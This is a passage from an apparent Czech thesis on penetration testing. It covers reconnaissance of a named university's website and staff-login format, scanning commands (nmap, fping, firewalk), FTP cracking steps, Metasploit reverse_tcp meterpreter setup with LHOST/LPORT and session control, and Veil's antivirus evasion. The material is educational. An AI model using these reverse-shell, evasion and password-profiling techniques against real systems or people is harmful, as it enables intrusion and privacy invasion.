
HeapAlloc:

- Využívá stejné techniky jako VirtualAlloc
- Heap alokace paměti je na rozdíl od VirtualAlloc techniky flexibilnější
- HeapObject sám používá VirtualAlloc Win32 Api pro alokaci paměti dle potřeby

Pyinstaller, který je možné použít ve frameworku Veil automaticky generuje exe se zapnutou DEP, to může způsobovat problémy s některou z technik umístění spustitelného kódu do paměti. Samotný Pyinstaller má otevřený zdrojový kód, komunita tedy vytvořila separátní verzi, která integraci DEP vypíná.

Autor se rozhodl do práce zařadit ukázku generování kódu, který zapisuje a spouští cílový spustitelný kód. Tuto ukázku využívá Veil framework pro programovací jazyk C# a je k nahlédnutí v příloze 9.8 Ukázka Csharp meterpreter code injection.

3.3 *Získávání informací o cíli*

Cílem penetračních testů je nalézt největší množství bezpečnostních děr v cílovém systému. Výsledkem penetračního testu je dokument, popisující všechny provedené testy (útoky), včetně jejich metodiky a nástrojů, seznam odhalených bezpečnostních chyb a doporučení dalšího postupu pro zvýšení bezpečnosti.

Metodika a provedení penetračního testování se liší dle cílového systému. Zpravidla se skládá z analýzy vnějšího a vnitřního prostředí.

Analýza vnějšího prostředí se zabývá sběrem informací o daném informačním systému z pohledu externího pozorovatele např. veřejná IP adresa, nebo topologie organizace a její další systémy.

Vnitřní analýza může nabývat invazivnější povahy, hledá informace o vnitřním fungování cílového systému. Metodiky použité v tomto kroku mohou být např. skenování portů, hledání vnitřních zabezpečení (firewall), identifikace uživatelů, hledání aktivních a neaktivních zařízení připojených k síti atd.

Za invazivní kroky z pohledu zabezpečení cílového systému jsou považovány útoky jako skenování portů, posílání poškozených packetů, či využití virů pro detekci obranných mechanik. Pro skenování portů je možné použít nástroj Nmap, a je nutno podotknout, že většina AV software skenování portů považuje za invazivní a ihned o této praktice notifikují uživatele. Existují však aplikace, které používají skenování portů pro svou funkčnost. Při dobré identifikaci těchto aplikací, je možné se za ně vydávat. (infosecinstitute, 2016)

Na základě vnitřní analýzy a identifikace jednotlivých prvků v systému jsou provedeny další kroky hledání bezpečnostních chyb. Nejjednodušší metodikou je vyzkoušení výchozích, či předpokládaných přihlašovacích údajů. Typicky se jedná o kombinace jména a hesla, které je možné získat od výrobce cílového zařízení např. Tplink routery admin:admin. (datarecovery, 2014)


Dalším postupem je zjištění verzí veškerého software, se kterým je možné přijít při komunikaci s cílovým systémem do styku. Verze operačního systému a programy, které používají interní uživatelé systému. Programy, které jsou často podrobeny útokům např. Adobe Reader, MS Office, e-mailoví klienti, či internetový prohlížeč. Mnoho společnostní pravidelně vydává bezpečnostní zprávy shrnující

popis odhalených chyb a tento seznam doplňuje doporučeními, jak takovým chybám předejít, např. společnost Adobe vydává bezpečnostní zprávy ke všem svým produktům, viz Adobe security bulletin.

Samotným závěrem testu je pokus o prolomení bezpečnosti systému a dle specifikace cíle testu získání nejvyššího možného oprávnění – SYSTEM, nebo získání citlivých firemních informací – dokumenty, zprávy.

Kromě získání kontroly nad informacemi nebo částí cílového systému může být prováděn i test odolnosti, jehož cílem je restartovat, nebo přímo zastavit vybranou službu např. webové stránky.

Benefity z penetračních testů jsou ověření reálné bezpečnosti systému na úrovni software, nebo otestování uživatelů, kteří jsou součástí systému např. formou zasílání falešných e-mailů. Po zpracování výsledků testu je vždy nutné mít na paměti, že žádný test nikdy neodhalí všechny chyby a zranitelná místa, proto je z pohledu bezpečnosti dobré testy provádět často a s různými metodikami samotného testování.



Obrázek 6 - Metody penetračního testování zpracováno dle (softwaretestinghelp, no date)

Každému penetračnímu testu vždy předchází příprava, tedy sběr dat a jejich zpracování.

1) Sběr veřejných informací o společnosti a zaměstnancích
2) Skenování sítě společnosti
3) Identifikace možných bezpečnostních chyb

   (Open infromation systems security group, 2006)


Následující kapitoly se věnují sběru dat a posouzení zranitelnosti.

3.3.1 Sběr veřejných informací o společnosti a zaměstnancích

Prvním krokem je využití internetu ke sběru všech informací o společnosti, jako její adresa, webové stránky či veřejné síťové uzly (veřejná IP, mailový server apod.). Tento krok může podmínit úspěch celého testování, ale často je limitován časem a rozpočtem, mnoho nástrojů nevydává své výsledky zdarma (Open infromation systems security group, 2006). Autor tedy využil pouze neplacené zdroje, aby nastínil možnost získání těchto informací i pro běžné uživatele.


Pro demonstraci několika způsobů získání informací byla použita instituce Univerzita Hradec Králové a její webové stránky uhk.cz.

Užitečný a volně dostupný nástroj je Wayback Machine – web.archive.org, který vytváří snapshots (obrazy) webů v určitém čase a umožňuje jejich zpětné prohlížení. Na Obrázku 7 - uhk.cz snapshots (web.archive.org, no date) jsou vidět změny univerzitního webu a v kalendáři jsou znázorněny uložené snapshots.



Obrázek 7 - uhk.cz snapshots (web.archive.org, no date)

Při vybrání náhodného data z kalendáře (29. 2. 2016) se zobrazí obraz webu, který je aktuální k tomuto datu viz Obrázek 8 - uhk.cz aktuality . Na základě takto získaných informací je možné získat např. jména osob, kterým bylo pravděpodobně změněno oprávnění v rámci systému – povýšení, dříve používané účty, které jsou dnes již neplatné, nebo guest účty vytvořené pro řečníky akcí.



Aktuality

0. sraz České Symfony komunity v Hradci Králové

FIM → 29.02.2016 - 29.02.2016

Zveme vás na úvodní sraz, který se uskuteční v pondělí 29.2.2016 od 18.00 do 20.00 hod. v budově FIMky v posluchárně...

Pozvánka na státní doktorskou zkoušku a obhajobu disertační práce

PřF → 29.02.2016 - 29.02.2016

Dne 29. února 2016 proběhne státní doktorská zkouška a obhajoba disertační práce v oboru Aplikovaná biologie a...

Call for papers: Konference "Energetická bezpečnost a politika EU - problémy, příležitosti a perspektivy"

FF → 17.12.2015 - 29.02.2016

Katedra politologie Filozofické fakulty Univerzity Hradec Králové ve spolupráci s Politologickým klubem FF UHK vyzývá...

Vedoucí Centra pedagogického výzkumu PdF UHK

PdF → 20.01.2016 - 29.02.2016

Děkan Pedagogické fakulty UHK vyhlašuje výběrové řízení na obsazení pozice
vedoucí Centra pedagogického výzkumu...

Regionální debata Iniciativa pro evropské hodnoty: „Abychom v Česku opět neztratili svobodu"

UHK → 01.03.2016 - 01.03.2016

Iniciativa pro evropské hodnoty (dále jen „IEH") ve spolupráci s magistrátem města Hradec Králové a Univerzitou...

Přednáška LMS centra: dr. Pavol Labuda - "Majú Aristotelove názory na reč a jazyk relevanciu (pre filozofiu jazyka) aj dnes?"

FF → 02.03.2016 - 02.03.2016

Katedra filozofie a společenských věd FF UHK a Centrum pro studium jazyka, mysli a společnosti Vás srdečně zvou na...

Podařilo se nám

HIT kariéra nabídla pestrý program

FIM → 29.02.2016

Již poosmé uspořádala Fakulta informatiky a managementu na své akademické půdě v areálu Na Soutoku veletrh pracovních příležitostí s názvem HIT kariéra. "

Archeologové si posvítili na život pravěkých lidí

FF → 26.02.2016

Katedra archeologie Filozofické fakulty Univerzity Hradec Králové se účastní mezinárodního projektu The Archaeology of light – the role of light in prehistoric people´s life. "

Pedagogickou fakultu UHK povede v novém akademickém roce doc. František Vaníček

UHK → 18.02.2016

O novém děkanovi Pedagogické fakulty UHK rozhodlo 17. února 2016 až třetí kolo voleb. Stávající děkan doc. Pavel Vacek v něm získal čtyři hlasy, zatímco doc. František Vaníček dostal důvěru sedmi členů akademického senátu PdF."

Univerzita Hradec Králové zvolila nového rektora

UHK → 17.02.2016

Ve středu 17. února 2016 zvolil Akademický senát Univerzity Hradec Králové (UHK) kandidátem na rektora prof. Kamila Kuču."

První volba kandidáta na rektora dopadla patem


UHK → 10.02.2016

Ve středu 10. února 2016 vybíral Akademický senát Univerzity Hradec Králové (UHK) kandidáta na nového rektora, který by měl od nového akademického roku nahradit ve funkci současného nejvyššího představitele univerzity prof. Josefa Hynka. Nikdo ze tří navržených kandidátů však ani po dvou volebních kolech nezískal potřebnou většinu hlasů Akademického senátu. Proto se budou volby opakovat."

Zkušenosti studentky 2. ročníku ze studijního pobytu v Jižní Korei

Obrázek 8 - uhk.cz aktuality 29. 2. 2016

Díky pomocným dokumentům jako je přístup k wifi pro nové návštěvníky, je možné odhadnout formát přihlašovacích jmen, viz Obrázek 9 - UHK návod k připojení k wifi.




Při ověření zadávejte uživatelské jméno ve tvaru **uživatelské_jméno@uhk.cz** (pozor, nejedná se o email) a platné heslo k danému uživatelskému účtu (stejné jako heslo ke studijnímu systému).

Obrázek 9 - UHK návod k připojení k wifi (Univerzita Hradec Králové - Bezdrátové připojení - eduroam, no date)


Na základě nalezených jmen je možné použít další nástroje, které se zabývají vyhledáváním osobních informací. Z důvodů zachování anonymity školy a jejích pracovníků se autor rozhodl vyhledat nástroj, který pokrývá jiný stát.

Pro vyhledávání informací o osobách ve Velké Británii je možné použít nástroj 192.com viz Obrázek 10 - John Smith. Volně dostupné jsou informace o adrese a telefonním čísle, v ČR je možné ke stejnému účelu využít Zlaté stránky. Všechny tyto a další informace mohou sloužit pro vypracování slovníku možných hesel, které daná osoba může používat.



Obrázek 10 - John Smith (John Smith in London - People Directory - 192.com, no date)


Nástrojem, který je možné použít přímo v Kali Linux je Goofile, který využívá vyhledávače Google, aby našel a stáhnul všechny soubory, které splňují zadaná kritéria např. vyhledání všech .pdf souborů, které se nalézají na webu Microsoft.com (Rozen, 2017) viz Obrázek 11 – Goofile.



Obrázek 11 – Goofile zdroj: (Rozen, 2017)

Z technického hlediska jsou webové stránky zdrojem i dalších informací než jen ty, které může číst běžný uživatel např. jména a IP adresy webových služeb. Pro tento účel využil autor opět webové stránky uhk.cz v kombinaci s webovým

nástrojem robtex.com viz Obrázek 12 - robtex uhk.cz (*uhk.cz - Robtex*, no date), kde jsou vyjmenovány IP adresy, jména serverů či subdomény školy.



Obrázek 12 - robtex uhk.cz (*uhk.cz - Robtex*, no date)

Nástrojů, které je možné využít pro sběr veřejných informací, existuje celá řada, ideální je ovšem všechny zkombinovat. Např. se autorovi povedlo najít IČO a DIČ nejmenovaného subjektu, tyto informace potom využil ke specifikaci vyhledávání v rejstříku firem, kde našel údaje o právnické osobě a díky provázání systému s rzp.cz (živnostenský rejstřík) získal i živnostenské údaje o této osobě. Autor předpokládá, že osoby s vysokou pozicí v rámci organizace budou mít přístup ke službám jako je např. ftp, tedy získání informací o těchto osobách může pomoci k získání vysokého oprávnění v rámci cílového systému.

Všechny zjištěné informace vedou k lepšímu pochopení celé organizace a její infrastruktury, takže případný útok může být veden mnohem přesněji.

3.3.2 Skenování sítě

Z technického hlediska je důležité zmapovat firemní síť a na ní běžící služby, tyto informace se už týkají samotného zabezpečení vnitřní sítě. Kategorie vhodné k prohledávání v síti dle (Open infromation systems security group, 2006) jsou:

- Vyhledání živých hostů (Live hosts)
- Skenování portů a služeb
- Analýza síťového perimetru – routery, firewall apod.
- Identifikace kritických služeb
- Vyhledání otisků operačních systémů
- Identifikace síťových cest

Samotné skenování sítě může být uskutečněno dvěma způsoby:

1) Pasivní – odposlouchávání
    a. Nezanechává tolik stop
    b. Např. pomocí privilegovaného režimu síťové karty ve spojení s nástrojem Wireshark
    c. Nebo nástroje dsniff, který pomocí Man In The Middle odchytává hesla služeb jako je ftp, imap, pop3 atd.
2) Aktivní – rozesílání zpráv do sítě
    a. Zanechává stopy, některé automatizované antivirové nástroje rovnou podnikají obranné akce

Nástroje vhodné k aktivnímu skenu sítě:

Porty a hosty

- nmap, nebo netcat
    - hledání hostů, portů a služeb
        - *nmap -v scanme.nmap.org*
        - Skenování všech rezervovaných TCP portů na daném zařízení

    (nmap.org, no date)
- fping
    - využívá ICMP k vyhledání hostů na síti
        - *fping -a -r 3 -g 172.31.0.0/24*
        - Zašle 3x ping na každou IP adresu v síti

    (Itswapshop, 2013)

Firewall

- firewalk
    - Zkouší najít, které protokoly jsou blokovány, a které jsou povolené na cestě k zadanému hostu
    - Využívá podobného algoritmu jako traceroute
        - *Firewalk -S1-1024 -I eth0 – n -pTCP 192.168.0.1 192.168.0.106*
        - Skenuje porty od 1 do 1024 přes eth0 síťový interface, kde x.x.0.1 je gateway a x.x.0.106 je cílový host

    (kalitools, 2014)
- ftester
    - zasílá uživatelem vytvořené packety přes gateway a hledá ty, které prošly k cíli
    - skládá se z klienta, který zasílá packety na jedné straně firewallu a sniffera, který je odchytává na straně druhé
        - *freport ftest.log ftestd.log*
            - nastavení log souborů k porovnání
        - *-c sourceip:sourceport:destip:destport:flags:protocol:tos*
            - Nastavení packetu k odeslání

    (Inversepath, no date)

Jednou z velmi známých možností je využití nástroje nmap k identifikaci operačního systému, který je používán daným hostem.

- *Nmap -O -v scanme.nmap.org*
    - Zobrazí všechny informace o daném hostu vč. Verze OS

```
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.39
OS details: Linux 2.6.39
Uptime guess: 1.674 days (since Fri Sep  9 12:03:04 2011)
Network Distance: 10 hops
TCP Sequence Prediction: Difficulty=205 (Good luck!)
IP ID Sequence Generation: All zeros
```

(nmap.org, no date)

Autor objevil tyto a mnoho dalších nástrojů na webu vulnerabilityassessment.co.uk (vulnerabilityassessment, no date), kde je k nalezení rozsáhlý seznam nástrojů vhodných k penetračnímu testování. Bohužel jsou některé nástroje již zastaralé.

3.3.3 Identifikace možných bezpečnostních chyb

Na základě informací o hostu a jeho službách je možné každou tuto informaci prověřit a dále prohlubovat znalostní bázi.

Například postup k prolomení ftp služby může být následující:


1) Na základě znalosti IP adresy hosta a portu, kde běží ftp aplikace, je možné se pomocí metody banner grabbing připojit ke službě například pomocí telnet a ze zobrazeného banneru vyčíst informace o aplikaci – její název a verze
2) Poté je možné prohledat internet, zda neexistuje veřejný exploit pro tuto aplikaci a její verzi
3) Pokud žádný veřejný není nalezen, dalším krokem může být použití slovníkového útoku k nalezení přihlašovacích údajů např. pomocí nástroje THC Hydra
4) Další možností je Metasploit framework, který obsahuje mnoho modulů pro útok na ftp aplikace
    a. Např. modul - ftp_login

(NetbiosX, 2012)


Tento postup je časově náročnější, protože se opakuje s každým objeveným hostem a službou, navíc je vyžadována vyšší znalost každé této služby. Mnoho kroků je také možné zautomatizovat a na základě výsledků se až později rozhodnout pro další postup.

Pro tyto účely je možné použít již existující nástroje, často placené. Jedním z nich je Nessus, který umožňuje sken cílového hosta s dobře zaznamenanými výsledky, zprávou o bezpečnostních chybách viz Obrázek 13 - Nessus scan report a Obrázek 14 - Nessus Clear and updated Win10. Výhodou nástroje Nessus je, že je

možné zaregistrovat lokální skener, který dokáže skenovat intranetovou síť i bez přístupu k internetu, ten potřebuje až po skenu při publikování informací do webového rozhraní.



Obrázek 13 - Nessus scan report (Alexander V. Leonov, no date)



Obrázek 14 - Nessus Clear and updated Win10 vlastní zdroj

Nessus umožňuje i stažení celého výsledku skenu, kde je k nalezení více informací než z webového rozhraní, to se hodí pro automatizované zpracování (*When and when not to use Credentials for Nessus scans - Blog | Tenable™*, 2006).

Nevýhodou těchto nástrojů je vyšší cena a fakt, že žádný automatizovaný nástroj nikdy nepokryje celou oblast na 100%, všechny výsledky je třeba ručně zhodnotit, zda jsou vhodné pro daný penetrační test, a počítat i s tím, že některé oblasti bezpečnosti mohly zůstat neotestované.

3.4 *Frameworky vhodné pro penetrační testování*

Hackování jako takové je širší veřejností vnímáno jako nedovolený pokus o získání informací, či poškození cílového subjektu, často se sledováním vlastních zájmů. Účelem penetračních testů je předejít těmto útokům a minimalizovat ztráty, které mohou vzniknout při jejich úspěšném provedení.

Lidé, kteří se snaží nabourat do cílového systému s myšlenkou ublížit, či získat cenné informace jsou nazývání Black Hats. Oproti nim White Hats jsou zpravidla penetrační testeři, snažící se, pomocí stejných technik jako Black Hats, najít bezpečností chyby v cílovém systému, upozornit na ně a pomoci při jejich opravování.

White Hats pomáhají v činnosti frameworky, které jsou v některých případech s otevřeným zdrojovým kódem, komunita tedy může aktivně vyvíjet techniky pro penetrační testování. Black Hats své techniky a nástroje pro útoky zřídka kdy uvolňují pro veřejnost. Z tohoto důvodu je potřeba počítat s tím, že White Hats jsou až o několik let pozadu za Black Hats, pozadu je i vývoj antivirového software.

Nevýhodou White Hats a jejich frameworků s otevřeným zdrojovým kódem pro penetrační testování je, že se antivirové programy velmi rychle naučí tyto útoky odhalovat na základě znalostí zdrojových kódů, či struktury, které využívají tyto frameworky, místo toho, aby cílily na odhalení samotného útoku. Z tohoto důvodu může být nejrozšířenější framework pro penetrační testovaní Metsploit při samotném testu odhalen. Tomuto frameworku vychází vstříc framework Veil, který cílí na ukrytí spustitelného souboru na platformě Windows před antivirovým programem. Veil generuje spustitelný soubor, jehož aktivita je kompatibilní s frameworkem Metasploit.

3.4.1 Metasploit framework

Metasploit project vytváří komplexní prostředí vhodné pro velké množství penetračních testů. Jeho nejznámější implementaci zajišťuje Metasploit framework, který je součástí Kali linux.

Metasploit framework obsahuje moduly pro získávání informací ze sítě, nebo cílového zařízení, hledání bezpečnostních chyb a provádění útoků. Jeho architektura modulů se skládá z:

- Exploits – moduly, které využívají tzv. payloads
    - Exploits bez payloads jsou auxiliary (pomocné) moduly
    - Mohou sloužit k provedení útoků, pokud má útočník kontrolu nad svou oběti
- Payloads – kód, který může být spuštěn samostatně na cílovém zařízení
    - Modifikují je encodery
        - Encoders – zajišťují změnu signatury payload kódu

Všechny moduly mají své výchozí adresářové umístění:

- /usr/share/metasploit-framework/modules/

Pro samotný penetrační test je použit payload reverse_tcp v x86 konfiguraci:

- set payload windows/meterpreter/reverse_tcp

Pro x64 konfiguraci:

- set payload windows/x64/meterpreter/reverse_tcp

Nastavení payload pro reverse_TCP se provádí pomocí specifikace LHOST a LPORT

- set LHOST x.x.x.x
    - vnější (většinou veřejná) IP adresa, na kterou se bude klient připojovat
    - např. set LHOST 169.254.201.161
- set LPORT x
    - port, na kterém bude Metasploit naslouchat
    - existuje varianta, která naslouchá na všech volných portech
    - např. set LPORT 80 pro HTPP, 443 pro HTTPS
- run
    - alias pro exploit

Po napsání *run,* nebo *exploit* bude spuštěn TCP listener, který obsadí specifikovanou IP adresu a Port, kde čeká na připojení klienta. Po připojení je otevřeno spojení (session). Každý připojený klient má vyhrazené vlastní spojení, které je identifikováno číslem.

Aktuálně existující spojení jsou zobrazena pomocí příkazu:

- sessions

Pro připojení k existujícímu spojení:

- sessions -i x
    - x je identifikátor spojení
    - např. sessions -i 1

Po připojení k vybranému spojení je možné vzdáleně ovládat počítač uživatele. Toto ovládání je omezeno na bezpečnostní oprávnění aktuálně přihlášeného uživatele. Samotné připojení a udržení spojení zajišťuje meterpreter.

Databáze pro Metasploit framework je umístěna na Github. Kontrola aktualizací databáze je prováděna při spouštění.

Samotný Metasploit framework je součástí Kali linux balíčků, jeho aktualizace je tedy provedena skrze standardní proceduru apt-get.

Rozšíření frameworku pro tvorbu upravených payloads se jmenuje msfvenom, podporuje nastavení encoderu, cílové architektury, payloadu, exe backdooring, nebo také formátu výsledného souboru.

Pro Metasploit framework jsou k dispozici další rozšíření, populární je například Armitage, které přidává grafické rozhraní. Samotný framework obsahuje přes 1500 exploits a umí zpracovávat různé platformy, jako Windows, Lunix, Android, různá prostředí pro běh kódu jako, webové prohlížeče, Java runtime, php, nodejs apod. Populární jsou exploits zpracované pro platformu Android.

3.4.2 Veil

Vývoj frameworku Veil je reakcí na detekci Metasploit payloads antivirovými programy, také pomáhá nováčků s jejich tvorbou.

